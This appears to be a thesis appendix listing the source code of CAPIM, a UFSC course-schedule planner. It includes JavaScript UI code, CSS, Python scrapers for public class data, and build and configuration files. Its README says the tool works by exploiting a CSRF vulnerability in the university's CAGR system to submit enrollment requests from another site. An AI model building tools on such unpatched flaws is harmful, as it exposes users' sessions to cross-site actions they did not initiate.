191             if (menu_div.style.display == "block") {
192                 menu_div.style.display = "none";
193                 menu_v.style.borderBottom = "1px solid black";
194                 menu_v.onmouseout  = hover_off;
195                 menu_v.onmouseover = hover_on;
196                 menu_v.style.backgroundColor = current_materia.cor;
197                 menu_v.style.color = "black";
198                 menu.style.top = "0px";
199                 inner_div.style.zIndex = 0;
200             } else {
201                 menu_div.style.display = "block";
202                 menu_v.style.borderBottom = "0";
203                 menu_v.onmouseout  = function(){};
204                 menu_v.onmouseover = function(){};
205                 menu_v.style.backgroundColor = "black";
206                 menu_v.style.color = current_materia.cor;
207                 var goback = (list.offsetHeight + list.scrollTop) -
                    ↪  (menu_div.offsetHeight + menu_v.offsetHeight +
                    ↪  menu_v.row.offsetTop);
208                 if (goback > 0)
209                     goback = 0;
210                 menu.style.top = goback + "px";
211                 inner_div.style.zIndex = 100;
212             }
213             stop_propagation(e);
214         }
215         menu_v.onselectstart = function () { return false; };
216         menu.appendChild(menu_v);
217 
218         var menu_div = document.createElement("div");
219         menu_div.className = "ui_turmas_menu_div";
220         menu_div.style.backgroundColor = current_materia.cor;
221         menu.appendChild(menu_div);
222 
223         var menu_remover = document.createElement("div");
224         menu_remover.innerHTML = "remover turma";
225         menu_remover.title = "remover turma";
226         menu_remover.oldbg = current_materia.cor;
227         menu_remover.onmouseout  = hover_off;
228         menu_remover.onmouseover = hover_on;
229         menu_remover.onselectstart = function () { return false; };
230         menu_remover.turma = row.turma;
231         menu_remover.onmouseup = function(e) {
232             self.cb_remove_turma(row.turma);
```

```
233             stop_propagation(e);
234         }
235         menu_div.appendChild(menu_remover);
236         var menu_editar = document.createElement("div");
237         menu_editar.innerHTML = "editar turma";
238         menu_editar.title = "editar horário desta turma";
239         menu_editar.oldbg = current_materia.cor;
240         menu_editar.onmouseout  = hover_off;
241         menu_editar.onmouseover = hover_on;
242         menu_editar.onselectstart = function () { return false; };
243         menu_editar.turma = row.turma;
244         menu_editar.onmouseup = function(e) {
245             self.cb_edit_turma(row.turma);
246             stop_propagation(e);
247         }
248         menu_div.appendChild(menu_editar);
249 
250         row.menu = menu;
251         row.menu_v = menu_v;
252         row.menu_div = menu_div;
253         row.inner_div = inner_div;
254 
255         self.tbody.insertBefore(row, insert_before);
256         self.fix_height();
257     }
258     var create = function(materia) {
259         list.innerHTML = "";
260         insert_before = null;
261 
262         current_materia = materia;
263 
264         self.table = document.createElement("table");
265         self.tbody = document.createElement("tbody");
266         self.table.style.width= thiswidth + "px";
267         self.table.cellPadding="1";
268         self.table.cellSpacing="1";
269 
270         self.thead = document.createElement("thead");
271         self.table.style.width= thiswidth + "px";
272         self.table.cellPadding="1";
273         self.table.cellSpacing="1";
274         self.table.appendChild(self.thead);
275         var row  = document.createElement("tr");
276         row.style.backgroundColor = "#eeeeee";
277         row.onmouseover = mouseout_turma;
278         var data = document.createElement("td");
279 
280         var dropdown_menu = new widget_dropdown_menu(data, 130, 5, false);
```

```
281         dropdown_menu.add("adicionar turma", function(e) { self.cb_new_turma(); });
282
283         data.style.width = "22px";
284         row.appendChild(data);
285         var data = document.createElement("td");
286         data.style.textAlign = "center";
287         data.innerHTML = "Turma";
288         data.style.width = "44px";
289         row.appendChild(data);
290         var data = document.createElement("td");
291         data.style.textAlign = "center";
292         data.title = "Ocupadas / Oferdatas (+ Pedidos sem vaga)";
293         data.innerHTML = "Vagas Ocupadas";
294         data.style.width = "72px";
295         row.appendChild(data);
296         var data = document.createElement("td");
297         data.style.textAlign = "center";
298         data.innerHTML = "Professores";
299         row.appendChild(data);
300         self.thead.appendChild(row);
301
302         self.table.onmouseout = function(e) {
303             if (!e) var e = window.event;
304             var t = (window.event) ? e.srcElement : e.target;
305             var rt = (e.relatedTarget) ? e.relatedTarget : e.toElement;
306             while ( t &&  t.nodeName != "TABLE")
307                  t =  t.parentNode;
308             while (rt && rt.nodeName != "TABLE")
309                 rt = rt.parentNode;
310             if (rt && t && t == rt)
311                 return;
312             mouseout_turma();
313         };
314
315         for (var i in current_materia.horarios) {
316             var horario = current_materia.horarios[i];
317             if (current_materia.agrupar == 1) {
318                 new_turma(horario);
319             } else {
320                 for (var k in horario.turmas) {
321                     var turma = horario.turmas[k];
322                     var tmp = new Object();
323                     tmp.turmas = new Object();
324                     tmp.turmas[turma.nome] = turma;
325                     new_turma(tmp);
326                 }
327             }
328         }
```

```
329         var row  = document.createElement("tr");
330         row.style.backgroundColor = "#eeeeee";
331         row.onmouseover = mouseout_turma;
332 
333         self.tbody.appendChild(row);
334         insert_before = row;
335 
336         var button = document.createElement("span");
337         button.className = "ui_turmas_big_button";
338         button.style.marginLeft = ((thiswidth/2) - 100) + "px";
339         button.style.display = "none";
340         button.innerHTML = "<strong>OK</strong>";
341         button.onselectstart = function () { return false; };
342         button.onclick = function () { self.cb_ok(); return false; };
343         list.appendChild(button);
344         self.ok_button = button;
345 
346         var button = document.createElement("span");
347         button.className = "ui_turmas_big_button";
348         button.style.marginLeft = ((thiswidth/2)) + "px";
349         button.style.display = "none";
350         button.innerHTML = "<strong>Cancelar</strong>";
351         button.onselectstart = function () { return false; };
352         button.onclick = function () { self.cb_cancel(); return false; };
353         list.appendChild(button);
354         self.cancel_button = button;
355 
356         self.table.appendChild(self.tbody);
357         list.appendChild(self.table);
358         self.fix_height();
359     }
360 
361     self.old_cb_onmouseover = null;
362     self.old_cb_onmouseout  = null;
363 
364     /* procedures */
365     self.create = create;
366     self.reset = function() { list.innerHTML = ""; insert_before = null;
    ↪  current_materia = null; };
367     self.new_turma = new_turma;
368     self.remove_turma = remove_turma;
369     self.edit_start = edit_start;
370     self.edit_end   = edit_end;
371     /* functions */
372     self.get_current = function() { return current_materia; };
373     self.set_height = function(height) {
374         list.style.height    = (height-2) + "px";
375         list.style.maxHeight = (height-2) + "px";
```

```
376         self.fix_height();
377     };
378     self.fix_height = function() {
379         if (!self.table)
380             return;
381         if (self.table.offsetHeight < list.offsetHeight)
382             self.table.style.width = thiswidth + "px";
383         else
384             self.table.style.width = (thiswidth - document.scrollbar_width) + "px";
385     };
386 
387 
388     self.cb_toggle_agrupar= null;
389     self.cb_edit_turma    = null;
390     self.cb_remove_turma = null;
391     self.cb_new_turma     = null;
392     self.cb_onmouseover   = null;
393     self.cb_onmouseout    = null;
394     self.cb_updated       = null;
395     self.cb_changed       = null;
396     self.cb_ok            = null;
397     self.cb_cancel        = null;
398 }
```

ui_updates.js

```
1  /**
2   * @constructor
3   */
4  function UI_updates(id)
5  {
6      var self = this;
7 
8      var panel = document.getElementById(id);
9 
10     panel.className = "ui_update";
11 
12     /* functions */
13     self.show = function() { panel.style.display = "block"; };
14     self.hide = function() { panel.style.display = "none"; };
15     self.reset = function() { panel.innerHTML = ""; self.hide(); };
16     self.fill = function(issues) {
17         self.reset();
18 
19         var div = document.createElement("div");
20         div.innerHTML = "ATENÇÃO: Confira as mudanças no cadastro de turmas:";
21         panel.appendChild(div);
```

```
22
23          function arrow_toggle() {
24              this.parentNode.criancas.forEach(function(pm){
25                  if (pm.style.display == "none")
26                      pm.style.display = "block";
27                  else
28                      pm.style.display = "none";
29              });
30          }
31
32          panel.criancas = [];
33          for (var m = 0; m < issues.length; m++) {
34              var materia = issues[m];
35              var materia_div = document.createElement("div");
36              var arrow = document.createElement("span");
37              arrow.innerHTML = "\u25b6 ";
38              arrow.style.cursor = "pointer";
39              arrow.onclick = arrow_toggle;
40              materia_div.appendChild(arrow);
41              var nome = document.createElement("span");
42              nome.innerHTML = materia.materia.codigo;
43              nome.style.cursor = "pointer";
44              nome.onclick = arrow_toggle;
45              materia_div.appendChild(nome);
46              materia_div.criancas = [];
47              for (var i = 0; i < materia.length; i++) {
48                  var issue = materia[i];
49                  var issue_div = document.createElement("div");
50                  var arrow = document.createElement("span");
51                  arrow.innerHTML = " \u25b6 ";
52                  issue_div.appendChild(arrow);
53                  var nome = document.createElement("span");
54                  nome.innerHTML = issue.text;
55                  issue_div.appendChild(nome);
56                  var button = document.createElement("span");
57                  button.className = "simple_button";
58                  button.action = issue.action;
59                  button.onclick = function() {
60                      var a = this.parentNode;
61                      var b = a.parentNode;
62                      var c = b.parentNode;
63                      this.action();
64                      b.removeChild(a);
65                      if (!b.childNodes[2])
66                          c.removeChild(b);
67                      if (!c.childNodes[1])
68                          self.hide();
69                      self.cb_update();
```

```
                };
                button.innerHTML = issue.button;
                issue_div.appendChild(button);
                if (issue.text_from) {
                    var text_from = document.createElement("div");
                    text_from.style.marginLeft = "30px";
                    text_from.innerHTML = "de  : " + issue.text_from;
                    issue_div.appendChild(text_from);
                }
                if (issue.text_to) {
                    var text_to = document.createElement("div");
                    text_to.style.marginLeft = "30px";
                    text_to.innerHTML = "para: " + issue.text_to;
                    issue_div.appendChild(text_to);
                }
                issue_div.style.display = "none";
                materia_div.criancas.push(issue_div);
                materia_div.appendChild(issue_div);
            }
            panel.criancas.push(materia_div);
            panel.appendChild(materia_div);
        }
        self.show();
    };

    self.hide();
}
```

utils.js

```
function* range(start, end, step, f) {
    for (var i = start; i < end; i += step) {
        yield f(i);
    }
}
```

versao.js

```
versao_capim = "versão 3.0"
```

widgets.js

```
/**
 * @constructor
 */
function widget_dropdown_menu(parent, width, padding, left)
{
    var self = this;

    var button = document.createElement("span");
    button.onselectstart = function () { return false; };
    button.className = "widget_dropdown_menu_button";
    button.innerHTML = "V";
    parent.appendChild(button);
    self.button_menu = button;

    var menu = document.createElement("div");
    menu.className = "widget_dropdown_menu";
    menu.style.width = width + "px";
    if (left) {
        menu.style.top = "18px";
        menu.style.left = (19 - width) + "px";
    }
    button.appendChild(menu);

    self.opcoes = [];

    self.add = function(nome, onclick) {
        var menu_op = document.createElement("div");
        menu_op.className = "widget_dropdown_menu_op";
        menu_op.style.padding = padding + "px";
        menu_op.innerHTML = nome;
        menu_op.onclick = onclick;
        menu.appendChild(menu_op);
        self.opcoes.push(menu_op);
    };
}
```

C.4 ./DB

get_turmas.py

```
#!/usr/bin/env python2
# -*- coding: utf-8 -*-

from bs4 import BeautifulSoup
from xml.etree import ElementTree as ET
from StringIO import StringIO
```

```
7  import cookielib
8  import urllib2
9  import urllib
10 import gzip
11 import sys
12
13 if len(sys.argv) < 1:
14     print("usage: %s [semestre]" % sys.argv[0])
15     sys.exit(1)
16
17 try:
18     semestre = sys.argv[1]
19 except IndexError:
20     print("Provide a valid semester as argument")
21
22 jar = cookielib.CookieJar()
23 opener = urllib2.build_opener(
24     urllib2.HTTPCookieProcessor(jar), urllib2.HTTPSHandler(debuglevel=0)
25 )
26
27 print("Semestre: %s" % semestre)
28
29 resp =
   ↪  opener.open("https://cagr.sistemas.ufsc.br/modules/comunidade/cadastroTurmas/")
30 soup = BeautifulSoup(resp, features="html.parser")
31 viewState = soup.find("input", {"name": "javax.faces.ViewState"})["value"]
32
33 request = urllib2.Request(
34     "https://cagr.sistemas.ufsc.br/modules/comunidade/cadastroTurmas/index.xhtml"
35 )
36 request.add_header("Accept-encoding", "gzip")
37 page_form = {
38     "AJAXREQUEST": "_viewRoot",
39     "formBusca:selectSemestre": semestre,
40     "formBusca:selectDepartamento": "",
41     "formBusca:selectCampus": "1",
42     "formBusca:selectCursosGraduacao": "0",
43     "formBusca:codigoDisciplina": "",
44     "formBusca:j_id135_selection": "",
45     "formBusca:filterDisciplina": "",
46     "formBusca:j_id139": "",
47     "formBusca:j_id143_selection": "",
48     "formBusca:filterProfessor": "",
49     "formBusca:selectDiaSemana": "0",
50     "formBusca:selectHorarioSemana": "",
51     "formBusca": "formBusca",
52     "autoScroll": "",
53     "javax.faces.ViewState": viewState,
```

```
    "formBusca:dataScroller1": "1",
    "AJAX:EVENTS_COUNT": "1",
}


def find_id(xml, id):
    for x in xml:
        if x.get("id") == id:
            return x
        else:
            y = find_id(x, id)
            if y is not None:
                return y
    return None


def go_on(xml):
    scroller = find_id(xml, "formBusca:dataScroller1_table")
    if scroller is None:
        return False
    for x in scroller[0][0]:
        onclick = x.get("onclick")
        if onclick is not None and "next" in onclick:
            return True
    return False


campus_str = ["EaD", "FLO", "JOI", "CBS", "ARA"]
if semestre >= "20141":
    campus_str.append("BLN")
for campus in range(1, len(campus_str)):
    print("campus " + campus_str[campus])
    outfile = open(semestre + "_" + campus_str[campus] + ".xml", "w")
    page_form["formBusca:selectCampus"] = campus
    pagina = 1
    while 1:
        page_form["formBusca:dataScroller1"] = pagina
        resp = opener.open(request, urllib.urlencode(page_form))
        if resp.info().get("Content-Encoding") == "gzip":
            buf = StringIO(resp.read())
            f = gzip.GzipFile(fileobj=buf)
            data = f.read()
        else:
            data = resp.read()
        outfile.write(data)
        parser = ET.XMLParser()
        parser.entity.update(
            {
```

```
                "aacute": "á",
                "atilde": "ã",
                "ccedil": "ç",
                "eacute": "é",
                "ecirc": "ê",
                "Aacute": "Á",
                "Atilde": "Ã",
                "Ccedil": "Ç",
                "Eacute": "É",
                "Ecirc": "Ê",
            }
        )
        xml = ET.XML(data, parser=parser)
        if not go_on(xml):
            break
        pagina = pagina + 1
    outfile.close()
```

parse_turmas.py

```
#!/usr/bin/env python2.7

# lxml is slower than cElementTree
from xml.etree import cElementTree
from email.utils import parsedate
import unicodedata
import subprocess
import calendar
import datetime
import codecs
import json
import sys
import os

if len(sys.argv) < 3:
    print("usage: %s <input> <output>")
    sys.exit(1)

os.environ["TZ"] = "America/Sao_Paulo"

"""newest_db = 0
for i in range(1, len(sys.argv)-1):
    p = subprocess.Popen(["git", "log" , '--pretty=format:%cd', '-n', '1',
↪  '--date=rfc', sys.argv[i]], stdout=subprocess.PIPE)
    out, err = p.communicate()
    db_time = calendar.timegm(parsedate(out))
    if  newest_db < db_time:
```

```
27          newest_db = db_time"""
28
29  outf = codecs.open(sys.argv[-1], "w", encoding="utf-8")
30  outf.write("{")
31  outf.write('"DATA":' + datetime.datetime.now().strftime('"%d/%m/%y - %H:%M"'))
32
33  for i in range(1, len(sys.argv) - 1):
34
35      outf.write(",")
36      outf.write('"' + os.path.splitext(sys.argv[i])[0][-3:] + '":[')
37
38      inf = open(sys.argv[i], "r")
39      split = inf.read().split('<?xml version="1.0"?>')
40      inf.close()
41
42      prev_codigo = None
43      cur_materia = None
44      materias = []
45
46      for xml in split:
47          if len(xml) == 0:
48              continue
49          for row in cElementTree.fromstring(xml)[1][1][2]:
50              codigo_disciplina = row[3].text  # str
51              nome_turma = row[4].text  # str
52
53              nome_disciplina = row[5].text  # str split by <br />
54              for sub in row[5]:
55                  nome_disciplina = nome_disciplina + " " + sub.tail
56
57              horas_aula = int(row[6].text)  # int
58              vagas_ofertadas = int(row[7].text)  # int
59              vagas_ocupadas = int(row[8].text)  # int
60              alunos_especiais = int(row[9].text)  # int
61              try:
62                  saldo_vagas = int(row[10].text)  # int or <span>LOTADA</span>
63              except TypeError:
64                  saldo_vagas = 0
65              try:
66                  pedidos_sem_vaga = int(row[11].text)  # int or empty
67              except TypeError:
68                  pedidos_sem_vaga = 0
69
70              horarios = []  # str split by <br />, may be emtpy
71              if row[12].text:
72                  horarios.append(row[12].text)
73              for sub in row[12]:
74                  if sub.tail:
```

```
                    horarios.append(sub.tail)

            professores = []  # str split by <br />, may be emtpy, some
            # entries may be inside <a>
            if len(row[13]):
                if not row[13][0].text:
                    professores.append(row[13].text)
            for sub in row[13]:
                if sub.attrib:
                    professores.append(sub.text)
                elif sub.tail:
                    professores.append(sub.tail)

            if codigo_disciplina != prev_codigo:
                try:  # nome_disciplina may be str or unicode
                    nome_disciplina_ascii = unicodedata.normalize(
                        "NFKD", nome_disciplina
                    ).encode("ascii", "ignore")
                except TypeError:
                    nome_disciplina_ascii = nome_disciplina
                cur_materia = [
                    codigo_disciplina,
                    nome_disciplina_ascii.upper(),
                    nome_disciplina,
                    [],
                ]
                materias.append(cur_materia)
                prev_codigo = codigo_disciplina
            turma = [
                nome_turma,
                horas_aula,
                vagas_ofertadas,
                vagas_ocupadas,
                alunos_especiais,
                saldo_vagas,
                pedidos_sem_vaga,
                horarios,
                professores,
            ]
            cur_materia[3].append(turma)

    for materia in materias:
        outf.write(json.dumps(materia, ensure_ascii=False, separators=(",", ":")))
        if materia != materias[len(materias) - 1]:
            outf.write(",")
        outf.write("\n")
    outf.write("]")

```

```
123 outf.write("}")
124 outf.close()
```

readme.txt

```
1  Este repositório contém os bancos de dados extraídos do CAGR para serem
2  utilizados no MatrUFSC, disponível no seguinte repositório:
3  https://github.com/ramiropolla/matrufsc_dbs.git
4
5  O banco de dados é gerado usando os script py/get_turmas.py e
6  py/parse_turmas.py. Estes scripts são específicos para o sistema de
7  cadastro de disciplinas da UFSC.
8
9  get_turmas.py pega os dados do CAGR e os grava separados por semestre e campus.
10 O modo de usar é: ./py/get_turmas.py <username> <password> [semestre]
11 parse_turmas.py gera arquivos .json dos arquivos xml criados por get_turmas.
12 O modo de usar é: ./py/parse_turmas.py <arquivos de entrada> <arquivo de saída>
13
14 Os arquivos finais .json seguem a seguinte estrutura:
15
16 { "DATA": "<data e hora da captura>", "<código do campus>" : [lista de disciplinas]
   ↪ }
17
18 Cada disciplina é uma lista com a seguinte estrutura:
19 [ "código da disciplina", "nome da disciplina em ascii e caixa alta", "nome da
   ↪  disciplina", [lista de turmas] ]
20
21 Cada turma é uma lista com a seguinte estrutura:
22 [ "nome_turma", horas_aula, vagas_ofertadas, vagas_ocupadas, alunos_especiais,
   ↪  saldo_vagas, pedidos_sem_vaga, [horarios], [professores]]
23
24 Os dados relativos a horas_aula e vagas são em números, não strings.
25 Os horários são no formato disponibilizado pela UFSC:
26 "2.1010-2 / ARA-ARA209"
27  | |    |   |   \----- código da sala
28  | |    |   \--------- código do departamento
29  | |    \------------- número de aulas seguidas no bloco
30  | \------------------ horário da primeira aula do bloco
31  \-------------------- dia da semana
32
33 Os professores são dispostos numa lista de strings.
34
35
36 Para instalar os bancos de dados, basta copiar os arquivos, ou rodar:
37 make DESTDIR="/<pasta_do_site>/matrufsc-<versao>" install
38
```

C.5 ./

Arquivos auxiliares e de configuração do projeto.

`.gitignore`

```
bin
config.mak
.htaccess
*.xml
.venv
```

`capim.css`

```
body {
    font-family: monospace;
}

th {
    font-weight: normal;
}

.ui_campus, .ui_saver, .ui_logger, .ui_planos {
    font-size: 13px;
}
.ui_campus select {
    font-size: 11px;
}

.ui_planos span {
    -moz-user-select: none;
    -khtml-user-select: none;
    border: 1px solid black;
    cursor: pointer;
}

.ui_saver input {
    font-size: 11px;
    width: 90px;
}
.ui_saver span {
    -moz-user-select: none;
    -khtml-user-select: none;
    border: 1px solid black;
    cursor: pointer;
```

```
32  }
33
34  .ui_combinacoes {
35      font-size: 11px;
36      text-align: center;
37  }
38  .ui_combinacoes input {
39      width: 30px;
40      height: 13px;
41  }
42  .ui_combinacoes span {
43      -moz-user-select: none;
44      -khtml-user-select: none;
45      border: 1px solid black;
46      background-color: lightblue;
47      cursor: pointer;
48  }
49
50  .combobox_suggestions {
51      overflow-y: auto;
52      overflow-x: hidden;
53      max-height: 300px;
54      border: 1px solid black;
55      position: absolute;
56      padding: 0;
57      margin: 0;
58      background-color: white;
59      min-width: 300px;
60      font-size: 11px;
61      z-index: 3000;
62  }
63  .combobox_suggestions div {
64      background-color: white;
65      padding: 0;
66      z-index: 1;
67  }
68  .combobox_suggestions div div {
69      white-space: nowrap;
70      background-color: white;
71      display: block;
72      width: 110%;
73  }
74  .combobox_input {
75      font-size: 11px;
76  }
77
78  .ui_turmas {
79      border: 1px solid black;
```

```
80  }
81  .ui_turmas_big_button {
82      position: absolute;
83      z-index: 2000;
84      -moz-user-select: none;
85      -khtml-user-select: none;
86      border: 1px solid black;
87      background-color: lightblue;
88      top: 50%;
89      text-align: center;
90      font-size: 20px;
91      width: 100px;
92      cursor: pointer;
93  }
94  .ui_turmas table {
95      background-color: black;
96      table-layout: fixed;
97      font-size: 11px;
98  }
99  .ui_turmas table tr {
100     cursor: pointer;
101 }
102 .ui_turmas_menu {
103     position: absolute;
104     top: 0;
105     right: 0;
106     display: none;
107 }
108 .ui_turmas_menu_v {
109     -moz-user-select: none;
110     -khtml-user-select: none;
111     text-decoration: underline;
112     float: right;
113     top: 0;
114     right: 0;
115     border: 1px solid black;
116     padding: 3px 5px 4px 5px;
117 }
118 .ui_turmas_menu_div {
119     padding: 1px;
120     border: 1px solid black;
121     clear: both;
122     display: none;
123 }
124 .ui_turmas_menu_div div {
125     -moz-user-select: none;
126     -khtml-user-select: none;
127     padding: 5px;
```

```
128 }
129
130 .ui_materias {
131     border: 1px solid black;
132     overflow: auto;
133 }
134 .ui_materias table {
135     background-color: black;
136     table-layout: fixed;
137     font-size: 11px;
138     width: 882px;
139 }
140 .ui_materias_edit_input {
141     font-size: 11px;
142     width: 100%;
143     height: 13px;
144 }
145
146 .ui_update {
147     border: 1px solid black;
148     padding: 2px;
149     max-height: 200px;
150     overflow: auto;
151 }
152
153 .ui_avisos {
154     border: 1px solid black;
155     font-size: 15px;
156     text-align: center;
157     padding: 2px;
158     color: red;
159     font-weight: bold;
160 }
161
162 .ui_horario {
163     background-color: #eeeeee;
164     border: 1px solid black;
165     position: relative;
166     font-size: 11px;
167 }
168 .ui_horario_celula {
169     background-color: white;
170     border: 1px solid black;
171     height: 30px;
172     width: 60px;
173     text-align: center;
174 }
175
```

```
176 .ui_grayout {
177     position: absolute;
178     left: 0px;
179     top: 0px;
180     width: 100%;
181     height: 100%;
182     background-color: #666666;
183     opacity: .7;
184     filter: alpha(opacity=70);
185     z-index: 1000;
186 }
187 
188 .simple_button {
189     -moz-user-select: none;
190     -khtml-user-select: none;
191     border: 1px solid black;
192     background-color: lightblue;
193     margin-left: 10px;
194     cursor: pointer;
195 }
196 
197 /* widgets */
198 .widget_dropdown_menu_button {
199     -moz-user-select: none;
200     -khtml-user-select: none;
201     border: 1px solid black;
202     position: relative;
203     cursor: pointer;
204     padding: 2px 6px 2px 6px;
205     text-decoration: underline;
206     text-align: left;
207     font-size: 13px;
208 }
209 .widget_dropdown_menu_button:hover {
210     background-color: black;
211     color: #eeeeee;
212     z-index: 3001;
213 }
214 .widget_dropdown_menu_button:hover .widget_dropdown_menu {
215     display: block;
216     color: black;
217 }
218 .widget_dropdown_menu {
219     left: -1px;
220     display: none;
221     background-color: #eeeeee;
222     position: absolute;
223     border: 1px solid black;
```

```
}
.widget_dropdown_menu_op:hover {
    background-color: black;
    color: #eeeeee;
}
```

configure

```
#!/bin/sh

show_help(){
    echo "modo de usar: configure --base-path=* [opcoes]"
    echo
    echo "  --python-bin=<caminho>  caminho do executável do python no servidor"
    echo "  --release               habilita otimização, facebook e google
    ↪  analytics"
    echo "  --base-path=<caminho>   caminho da pasta principal do CAPIM no servidor"
    echo "  --subdir=<caminho>      subdiretório em que o CAPIM se encontra no site"
    echo "  --cgi                   usar cgi no lugar de fcgi"
    exit 1
}

PYTHON_BIN=/usr/bin/python
RELEASE=0
SUBDIR=
CGI=fcgi

for opt do
    optval="${opt#*=}"
    case "$opt" in
        --python-bin=*) PYTHON_BIN=$optval ;;
        --release)      RELEASE=1          ;;
        --base-path=*)  BASE_PATH=$optval  ;;
        --subdir=*)     SUBDIR=$optval     ;;
        --cgi)          CGI=cgi            ;;
        *)              show_help          ;;
    esac
done

[ -z "$BASE_PATH" ] && show_help

cat > config.mak << EOF
PYTHON_BIN=${PYTHON_BIN}
RELEASE=${RELEASE}
BASE_PATH=${BASE_PATH}
CGI=${CGI}
EOF
```

```
39
40 cat > .htaccess << EOF
41 RewriteEngine On
42 RewriteBase /${SUBDIR}
43 RewriteRule ^dispatch\.${CGI}/ - [L]
44 RewriteRule ^(.*)$ dispatch.${CGI}/\$1 [L]
45 EOF
```

Dockerfile

```
1  FROM python:3-alpine
2
3  RUN apk add \
4      bash \
5      git \
6      make \
7      python2 \
8      py3-pip \
9      && \
10     pip3 install --upgrade pip setuptools virtualenv
```

Makefile

```
1  include config.mak
2
3  default: install
4
5  all: capim.js
6
7  SRC:=json2.js \
8       utils.js \
9       compat.js \
10      persistence.js \
11      dconsole.js \
12      combinacoes.js \
13      materias.js \
14      display.js \
15      combobox.js \
16      database.js \
17      state.js \
18      versao.js \
19      widgets.js \
20      ui_avisos.js \
21      ui_campus.js \
22      ui_creditos.js \
```

```
23      ui_horario.js \
24      ui_logger.js \
25      ui_materias.js \
26      ui_planos.js \
27      ui_saver.js \
28      ui_turmas.js \
29      ui_updates.js \
30      main.js
31
32
33  .PHONY: install
34
35
36  SRC:=$(addprefix js/,$(SRC))
37
38  %.gz: %
39          gzip --best --no-name -c frontend/$< > frontend/$@
40
41  ifeq ($(RELEASE),1)
42          sed_RELEASE=-e "s/if(0)/if(1)/"
43  endif
44
45  capim.js: $(SRC)
46  ifeq ($(RELEASE),1)
47          closure --compilation_level=SIMPLE_OPTIMIZATIONS $(addprefix --js=,$(SRC))
        ↪  --js_output_file=$@
48  else
49          cat $^ > $@
50  endif
51
52  clean::
53          rm -rf capim.js index.html
54          rm -rf ${SITE_PATH}
55          rm -f $(addsuffix /*~,. c db html js py) .htaccess~ .gitignore~
56          rm -f capim.css.gz capim.js.gz index.html.gz
57
58  distclean: clean
59          rm -f .htaccess
60          rm -f config.mak
61
62  install-gz:: install capim.css.gz capim.js.gz index.html.gz
63          @echo "Installing GZ files..."
64  ifndef SITE_PATH
65          @echo "Please, set SITE_PATH variable to output directory."
66          @exit 1
67  endif
68
69  install:: all
```

```
70          @echo "Installing..."
71  ifndef SITE_PATH
72          @echo "Please, set SITE_PATH variable to output directory."
73          @exit 1
74  endif
75          mkdir -p ${SITE_PATH}
76          cp favicon.ico capim.css ${SITE_PATH}/
77          mv capim.js ${SITE_PATH}/
78          cp html/capim.html ${SITE_PATH}/index.html
79          cp .htaccess ${SITE_PATH}/
```

README.md

```
1  CAPIM
2  =====
3
4  Fork do [MatrUFSC](https://github.com/caravelahc/capim) que possibilita a realização
   ↪ de pedidos de matrícula fora da interface do CAGR. Através de uma
   ↪ vulnerabilidade CSRF exposta pelo CAGR é possível emitir a requisição de
   ↪ matrícula (`form`) através de outro site, tal requisição terá sucesso desde que
   ↪ o usuário já esteja logado no sistema universitário.
5
6  Site: https://beta.matrufsc.caravela.club
7
8  -----
9
10 ### Servidor
11
12 https://github.com/pet-comp-ufsc/moita
13
14 ### Build
15
16 ```bash
17 ./configure --base-path=bin
18 SITE_PATH=bin make
19 ```
20
21 Não se esqueça de copiar os arquivos dos bancos de dados pra pasta na qual o sistema
   ↪ está instalado.
```

README.old.md

```
1  CAPIM
2  =====
3
```

```
Introdução
==========

O **CAPIM** foi escrito para substituir um serviço similar que existia para os
estudantes da UFSC, o **GRAMA** (GRAde de MAtrícula), que foi escrito por um
estudante de Engenharia de Produção e tinha o apoio da universidade, pelo site
http://grama.ufsc.br (desativado).

O GRAMA estava tecnologicamente defasado, não aproveitando facilidades como
*XMLHttpRequest* e o poder de processamento dos navegadores modernos.

O GRAMA perdeu o apoio da UFSC quando tentou se aproveitar da popularidade do
serviço para fazer propaganda própria da empresa criada pelo seu autor, que
acabara de se formar da UFSC.

Esse foi o momento propício para criar outro sistema que substituisse o GRAMA.
Foi então que o CAPIM surgiu, a princípio com o nome de MatrUFSC, estando
disponível inicialmente para o período de matrícula do semestre 2012-1.

Vendo os erros e as falhas de outros serviços semelhantes, o CAPIM nasceu com
os seguintes princípios:
- Simplicidade e facilidade de uso:
  O aplicativo deve seguir o princípio KISS - Keep it Simple, Stupid, e deve
  ser simples e fácil de usar.
- Não ao culto de personalidade:
  Pouco importa para o usuário quem fez o sistema. Este não deve ser usado como
  meio de promoção individual ou comercial, salvo se for alguma instituição de
  alunos para alunos, sem fins comerciais ou outros interesses (por exemplo:
  algum centro acadêmico). Créditos aos desenvolvedores devem ser dados em
  algum lugar discreto do aplicativo.
- Sem retorno financeiro:
  O site não deve ser poluído com propagandas e logos de apoio. Quem está
  tomando seu tempo para desenvolver o site deve ter como única recompensa o
  fato de saber que seu trabalho está sendo usado e apreciado por milhares de
  pessoas.
- Não ao acúmulo de dados pessoais dos usuários:
  Não existe necessidade nenhuma de ter os dados pessoais dos usuários no
  servidor. Nem e-mail, nem login, nem CPF (sério, tem site para
  **universitário** que pede até CPF no cadastro). O CAPIM permite ao usuário
  fazer download e upload de seu horário, sem precisar nem gravar nada no
  servidor. Os usuários podem usar qualquer identificador para gravar seus
  horários no sistema se quiserem.

(admito que depois de certo ponto não consegui mais seguir o princípio KISS =)

-----

Licença
```

```
52 =======
53 A ideia original era fazer o CAPIM ser código-livre. Porém, as licenças mais
54 comuns (como a GPL) não atenderiam a algumas restrições que eu gostaria de
55 impor ao código. Portanto, aqui defino a licença do CAPIM:
56
57 1. É proibido qualquer tipo de retorno financeiro, direta ou indiretamente,
58    como, por exemplo:
59    - o uso de propagandas, divulgação, apoio, troca de favores ou serviços
60    afins no próprio site do aplicativo, em qualquer site que leve ao aplicativo
61    e em qualquer site relacionado ao aplicativo;
62    - cobrar pela utilização do serviço ou qualquer serviço adicional;
63    - a venda de informações dos usuários;
64 2. É proibido o acúmulo de informações pessoais dos usuários, exceto pelos
65    próprios horários que eles mesmos salvarem com um identificador de escolha
66    deles;
67 3. É proibida a promoção pessoal do(s) desenvolvedor(es), exceto por uma menção
68    em uma janela discreta para esta finalidade. Esta janela só deve aparecer
69    quando solicitada pelo usuário e deve conter crédito para todos os
70    desenvolvedores envolvidos, atuais e passados;
71 4. São permitidos o desenvolvimento e distribuição independentes do projeto,
72    contanto que seja mantida esta licença e seja usado outro nome para o
73    projeto;
74 5. O código fonte deve ser disponibilizado em algum repositório público, cujo
75    endereço deve ser promovido em algum lugar do aplicativo;
76 6. Toda alteração ao código também deve obedecer a esta licença.
```

APÊNDICE D – ARTIGO CIENTÍFICO

